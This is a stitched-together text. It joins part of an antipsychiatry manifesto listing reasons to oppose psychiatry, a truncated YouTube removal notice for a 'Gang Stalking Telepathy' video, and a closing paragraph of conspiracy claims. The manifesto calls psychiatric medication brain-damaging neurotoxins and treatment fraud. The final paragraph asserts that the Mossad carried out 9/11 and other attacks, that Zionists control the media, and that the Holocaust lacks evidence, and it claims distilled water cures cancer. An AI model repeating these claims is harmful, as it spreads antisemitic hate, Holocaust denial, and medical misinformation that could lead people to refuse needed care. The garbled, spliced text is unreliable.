- 5. Because psychiatry is quackery, a pseudo-science which lacks independent diagnostic tests, testable hypotheses, and cures for "schizophrenia" and all other types of alleged "mental illness" or "mental disorder".**
- 6. Because psychiatrists can not accurately and reliably predict dangerousness, violence, or any other type of human behaviour, yet make such claims as "expert witnesses", and with the media promote the "dangerous mental patient" myth/stereotype.**
- 7. Because psychiatrists have caused a worldwide epidemic of brain damage by promoting and prescribing brain-disabling treatments such as the neuroleptics, antidepressants, electroconvulsive brainwashing (electroshock), and psychosurgery (lobotomy).**
- 8. Because psychiatrists manufacture hundreds of "mental disorders" classified in its bible called "Diagnostic and Statistical Manual of Mental Disorders" (a modern witch-hunting manual); such "mental disorders" and "symptoms" are in fact negative, class-and-culturally-biased moral judgments for dissident ways of coping with personal problems and alternative ways of perceiving, interpreting or being in the world.**
- 9. Because psychiatrists, blinded by their medical model bias, fraudulently pathologize and label people's serious life or existential crises as "symptoms" of "mental illness" or "mental disorder" such as "schizophrenia", "bipolar affective disorder", and "personality disorder".**
- 10. Because psychiatrists compound this fraud by falsely claiming, without scientific proof, that these "mental disorders" are caused by a "biochemical**

**imbalance" in the brain, genetic factors or "genetic predispositions", despite the fact that there are no genetic factors in "mental illness".**

- 11. Because psychiatrists frequently misinform their patients, families and the public by claiming that brain-disabling procedures such as the neurotoxins (e.g., "antipsychotic medication" and "antidepressants"), electroconvulsive brainwashing (electroconvulsive therapy/"ECT"), psychosurgery (lobotomy) and other behaviour modification-mind control procedures are "safe, effective and lifesaving". The exact opposite is tragically true.**
- 12. Because psychiatrists routinely deceive or lie to patients, prisoners, their families, and the public.**
- 13. Because psychiatrists routinely and willfully violate the medical-ethical principle of "informed consent" by misinforming or not informing their patients about the numerous toxic, disabling and frequently permanent effects of the neuroleptics such as memory loss, tardive dyskinesia, tardive psychosis, parkinsonism, dementia (all signs of brain damage), and death.**
- 14. Because psychiatrists routinely threaten, intimidate or coerce many patients - particularly women, children, the elderly, and prisoners - into consenting to health-threatening/brain-damaging "treatment" such as the antidepressants, neuroleptics, electroconvulsive brainwashing, and hi-risk experiments.**
- 15. Because psychiatrists frequently fail to fully inform psychiatric inmates and prisoners about existing safe and humane, non-medical alternatives in the community such as survivor-controlled crisis centres, drop-ins, self-help or advocacy groups, diet, massage, wholistic medicine, affordable supportive housing, and jobs.**
- 16. Because psychiatrists are sexist in frequently stereotyping women in crisis as "hysterical" or "over-emotional", blaming women whenever they voice real complaints and assertively express their feelings and emotions, prescribing massive doses of tranquilizers and antidepressants to disproportionately large numbers of women, and in sexually assaulting women in their offices and institutions.**
- 17. Because psychiatrists, particularly white male psychiatrists, are homophobic - the American Psychiatric Association (APA) once labelled homosexuality as a "mental illness" or "mental disorder" - and have used forced electroshock on lesbians, trying to coerce them into adopting a heterosexual life style.**


18. Because psychiatrists are ageist in prescribing tranquilizers, antidepressants ("medication") and electroconvulsive brainwashing for disproportionately large numbers of elderly people - a form of elder abuse.
19. Because psychiatrists are racist in disproportionately incarcerating and drugging people of African descent, aboriginal people, other people of colour and labelling them "psychotic" or "schizophrenic".
20. Because psychiatrists routinely violate people's civil rights, human rights and constitutional rights such as imprisoning innocent people without court trial or public hearing ("involuntary commitment"), and subjecting them to cruel and unusual punishments or tortures such as forced drugging, electroconvulsive brainwashing, psychosurgery, solitary confinement, "chemical restraints", and 4-point or 5-point restraints.
21. Because psychiatrists masterminded the mass murder of hundreds of thousands of vulnerable people including disabled children, the elderly and psychiatric patients during The Holocaust in Nazi Germany, and "selected" hundreds of thousands of concentration camp prisoners for death ("T-4 euthanasia" program) - historical facts still missing in psychiatric textbooks and histories.
22. Because psychiatrists have willingly participated in and administered mind-control experiments in the United States and Canada since the early 1950s - its chief targets have been poor patients, women, dissidents and prisoners.
23. Because psychiatry, particularly institutional-biological psychiatry, is based on the 3 Fs: Fear, Fraud, and Force.
24. Because psychiatry is a form of social control or punishment - not treatment.
25. Because psychiatry, particularly institutional-biological psychiatry, is fascist - a direct threat to democracy, human rights and life.

From :

<https://web.archive.org/web/20200625174235/http://www.antipsychiatry.org/25reason.htm>

PLEASE SNOWBALL, COPY AND PUBLISH THIS STATEMENT INCLUDING THE NOTE. NO COPYRIGHT OR PERMISSION REQUIRED.

The author, Don Weitz can be reached at his e-mail address: [dweitz@interlog.com](mailto:dweitz@interlog.com)





Hi Dominus Sathanas,

Our team has reviewed your content, and, unfortunately, we think it violates our Community Guidelines. We've removed the following content from YouTube:

Video: [Gang Stalking Telepathy](#)



We know that thi  
YouTube is a saf  
you think we've r  
Keep reading for

#### How your con

Content glorifying people is not allo  
encourages hatri  
membership in a artistic, and scie  
are made for cor  
purpose of postir  
  
[LEARN MOR](#)

**Telepathy is used to do some of the Gang Stalking, the rest of it is done by useful idiots, patents mentioned by the fake TI community are often outdated ... What does the Telepathic Network know that the Ignorant Masses or useful idiots do not know? The of the Saddam Hussein Statue Toppling was a a Staged PSYOP. The Mossad did the September 11th, 2001 Attacks, and Rabbis Celebrated. The Mossad crashed Boeing Flight 757 and did the London Bus Bombings as well as the (OKC) Oklahoma City Bombings. Zionists control all of the Press, Media, Finance, Banking, and Governments. Communism has Jewish roots and Jewish origins, Karl Marx was a Jew and had Jewish Parents, so was Joseph Stalin. Distilled Water cures cancer on a water only fast, and it is proven that other water with a higher (TDS) Total Dissolvable Solid count as well as Fluoridated Water Decreases IQ Scores in Black Males as well. Communism killed 100+ Million, whilst there is hardly any evidence for the Holocaust, plus questioning it in some countries can get you deported, arrested, killed, Now why is that, why are we so backwards ...**

Proof